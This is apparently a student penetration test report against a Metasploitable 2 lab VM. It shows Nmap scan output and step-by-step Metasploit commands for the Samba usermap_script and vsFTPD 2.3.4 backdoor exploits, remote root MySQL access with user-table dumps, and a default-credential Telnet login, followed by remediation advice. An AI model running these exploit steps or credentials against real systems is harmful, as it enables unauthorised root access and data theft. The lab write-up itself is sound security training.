

PENETRATION TEST REPORT

Target Machine: [metasploitable_2](#)

Target IP	192.168.1.42
Target OS	Linux (Metasploitable 2)
Tester	Seif eldeen mahmoud
Report Date	August 9, 2026

1. Methodology

In this penetration test, we followed a structured security assessment process to identify, exploit, and document vulnerabilities on the target system.

Testing Procedures & Tools Used

1. Reconnaissance & Port Scanning


- Nmap: used to perform host discovery, TCP connect scanning (**-st**), SYN stealth scanning (**-ss**), and detailed service/OS detection (**-sV -O -sC**).
- Metasploit Auxiliary Modules: used `auxiliary/scanner/portscan/tcp` to check open ports between 1 and 10000.

2. Vulnerability Assessment & Exploitation

- Analyzed service versions obtained from Nmap scans to identify known security vulnerabilities.
- Executed Proof-of-Concept (PoC) exploits using Metasploit Framework and direct network connections (MySQL client, Telnet).

3. Reporting & Remediation

- Documented severity levels, potential impact, PoC steps, and actionable security recommendations for each finding.



```

Session Actions Edit View Help
L$ nmap -st -sV -O -sC -T4 192.168.1.42
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-09 21:55 +0300
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 47.83% done; ETC: 21:55 (0:00:07 remaining)
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.99% done; ETC: 21:55 (0:00:00 remaining)
Nmap scan report for 192.168.1.42
Host is up (0.00073s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to 192.168.1.4
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_ vsftpd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|_   1024 08:08:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ smtp-command: setasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ ssl-cert: Subject: commonName=ubuntu004-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-10T14:07:45
|_ ssl-date: 2026-08-09T18:56:07+00:00; 0s from scanner time.
|_ sslv2:
|_   SSLv2 supported
|_   cipher:
|_   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_   SSL2_DES_192_EDE3_CBC_WITH_MD5
|_   SSL2_DES_64_CBC_WITH_MD5
|_   SSL2_RC4_128_WITH_MD5
|_   SSL2_RC2_128_CBC_WITH_MD5
|_   SSL2_RC4_128_EXPORT40_WITH_MD5
53/tcp    open  domain       ISC BIND 9.4.2
|_ dns-nsid:
|_   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_ http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)

```

Figure 1: Nmap service/version scan against 192.168.1.42 (ports 21-80).

```

Session Actions Edit View Help
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  microsoft-ds Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open  exec        netkit-rsh rexecd
513/tcp open  login       OpenBSD rlogind
514/tcp open  shell       Netkit rshd
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  ingreslock Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 11
|   Capabilities: 43564
|   Some Capabilities: Support4Auth, SwitchToSSLAfterHandshake, LongColumnFlag, SupportsCompression, Speaks41ProtocolNew, ConnectWithDatabase, SupportsTransactions
|   Status: Autocommit
|   Salt: ,FJ$90ScIfq3EdP07.!
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu004-base.localdomain/organizationName=OC05A/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|     VNC Authentication (2)
6000/tcp open  x11         (Access denied)
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   servers: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1, irc.Metasploitable.LAN
|   uptime: 0 days, 0:03:30
|   source ident: nmap
|   source host: 5765FED5.78DED367,FFFA6D49.IP
|   error: Closing Link: jcyqsboj[192.168.1.42] (Quit: jcyqsboj)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods: failed to get a valid response for the OPTIONS request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/5.5
|_ http-server-header: Apache-Coyote/1.1
MAC Address: 08:00:27:48:CD:55 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.x
OS CPE: cpe:/o:linux:linux_kernel:2.6

```

Figure 2: Nmap service/version scan against 192.168.1.42 (ports 139-8180).

Discovered Open Ports Summary

Port	Service	Version / Banner	Status
21	FTP	vsftpd 2.3.4	Exploited — Finding 2
22	SSH	OpenSSH 4.7p1	Discovered
23	Telnet	Linux telnetd	Exploited — Finding 4
25	SMTP	Postfix smtpd	Discovered
53	Domain	ISC BIND 9.4.2	Discovered
80	HTTP	Apache httpd 2.2.8	Discovered
111	rpcbind	2 (RPC #100000)	Discovered
139	netbios-ssn	Samba smbd 3.X	Exploited — Finding 1
445	microsoft-ds	Samba smbd 3.0.20-Debian	Exploited — Finding 1
512	exec	netkit-rsh rexec	Discovered
513	login	OpenBSD rlogind	Discovered
514	shell	Netkit rshd	Discovered
1099	rmiregistry	GNU Classpath grmiregistry	Discovered
1524	ingreslock	Metasploitable Root Shell	Discovered
2049	nfs	2-4 (RPC #100003)	Discovered
2121	ccproxy-ftp	ProFTPD 1.3.1	Discovered
3306	MySQL	MySQL 5.0.51a-3ubuntu5	Exploited — Finding 3
5432	PostgreSQL	PostgreSQL DB 8.3.0	Discovered
5900	VNC	VNC (protocol 3.3)	Discovered
6000	X11	X11 server	Discovered

Port	Service	Version / Banner	Status
6667	irc	UnrealIRCd	Discovered
8009	ajp13	Apache JServ Protocol v1.3	Discovered
8180	unknown	Apache Tomcat/Coyote 1.1	Discovered

2. Findings

Finding 1: Samba Command Injection (usermap_script)

Target Port: 139 / 445 (SMB)

Description: Samba version 3.0.20 contains a security flaw in the username map script configuration setting. It allows an attacker to execute arbitrary shell commands on the target server by sending special shell characters inside the username during login.

Severity Level: **Critical**

Potential Impact: Complete system compromise. An attacker gains root access, allowing full control over system files, processes, and network settings.

Proof-of-Concept (PoC):

- 1. Open Metasploit: msfconsole
- 2. Select exploit module: use exploit/multi/samba/usermap_script




Figure 3: Locating and configuring the Samba usermap_script exploit module in Metasploit.

- 3. Set target IP: set RHOSTS 192.168.1.42
- 4. Run attack: exploit
- 5. Result: obtained an interactive command shell with root privileges (whoami -> root).




Figure 4: Root shell obtained via the Samba usermap_script exploit (whoami confirms root).

Finding 2: vsFTPD 2.3.4 Backdoor Vulnerability

Target Port: 21 (FTP)

Description: The vsFTPD 2.3.4 service running on Port 21 contains a well-known malicious backdoor. When a username ending with "(:)" is sent during authentication, the service opens a command shell listener on Port 6200.

Severity Level: **Critical**

Potential Impact: Unauthorized full root access to the target system without needing a valid password.

Proof-of-Concept (PoC):

1. Identified vsFTPD version 2.3.4 on Port 21 during Nmap scan (nmap -sV 192.168.1.42).
2. Selected Metasploit module: use exploit/unix/ftp/vsftpd_234_backdoor
3. Set target IP: set RHOST 192.168.1.42
4. Executed exploit to gain interactive root access.

Finding 3: MySQL Unauthenticated Remote Root Access

Target Port: 3306 (MySQL)

Description: The MySQL database server on Port 3306 is configured to allow the root user to log in remotely (%) without requiring a password.

Severity Level: High

Potential Impact: Data theft, modification, or deletion of all databases hosted on the server.

Proof-of-Concept (PoC):

1. Connect remotely: `mysql -h 192.168.1.42 -u root --ssl=0`

```

Session Actions Edit View Help
saif@kali: ~ saif@kali: ~ saif@kali: ~
(saif@kali)~[~]
$ mysql -h 192.168.1.42 -u root --ssl=0
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 23
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>

```

Figure 5: Connecting to the remote MySQL server as root with no password.

2. Query databases: `SHOW DATABASES;`

```

Session Actions Edit View Help
saif@kali: ~ saif@kali: ~ saif@kali: ~
(saif@kali)~[~]
$ mysql -h 192.168.1.42 -u root --ssl=0
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 23
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW DATABASES;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DATABASES' at line 1
MySQL [(none)]> SHOW DATABASES;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DATABASES' at line 1
MySQL [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| dvwa      |
| metasploit |
| mysql     |
| owasp10   |
| tikiwiki1 |
| tikiwiki195 |
+-----+
7 rows in set (0.002 sec)

MySQL [(none)]> USE mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [mysql]>

```

Figure 6: Listing all databases on the server after unauthenticated login.

3. Query user accounts: USE mysql; SHOW TABLES;




Figure 7: Enumerating tables inside the mysql system database.

4. Query user accounts: SELECT User, Password, Host FROM user;




Figure 8: Dumping MySQL user accounts and host privileges.

Result: accessed sensitive database tables without authentication.

Finding 4: Unencrypted Telnet Access with Default Credentials

Target Port: 23 (Telnet)


Description: Telnet transmits all login credentials in plain text without encryption. Furthermore, the system uses weak default user credentials (msfadmin:msfadmin).

Severity Level: High

Potential Impact: Credential sniffing over the network and unauthorized terminal access to the server.

Proof-of-Concept (PoC):

1. Connect via Telnet: telnet 192.168.1.42
2. Authenticate using username msfadmin and password msfadmin.
3. Result: gained an active shell session as user msfadmin.



```
saif@kali: ~
Session Actions Edit View Help
saif@kali: ~ saif@kali: ~ saif@kali: ~
L$ telnet 192.168.1.42
Trying 192.168.1.42 ...
Connected to 192.168.1.42.
Escape character is '^['.

metasploitable2
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun Aug 9 15:07:30 EDT 2026 from 192.168.1.4 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described by the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$
```

Figure 9: Successful Telnet login using default credentials msfadmin:msfadmin.

3. Recommendations

1. Fix Samba Vulnerability

- Update Samba to the latest secure version.
- Remove or comment out `username map script` in `/etc/samba/smb.conf`.

2. Fix FTP Backdoor

- Upgrade vsFTPD to a safe, modern version or replace it with a secure alternative (e.g., SFTP over SSH).

3. Secure MySQL Service

- Set a strong password for all root/admin users:

```
ALTER USER 'root'@'%' IDENTIFIED BY 'StrongPassword123!';  
FLUSH PRIVILEGES;
```

- Restrict access to localhost only by editing `my.cnf`: `bind-address = 127.0.0.1`.

4. Disable Telnet

- Stop and disable the Telnet service: `sudo systemctl stop openbsd-inetd`.
- Enforce SSH (Port 22) for encrypted remote shell administration.
- Change all default passwords (msfadmin) to strong passwords.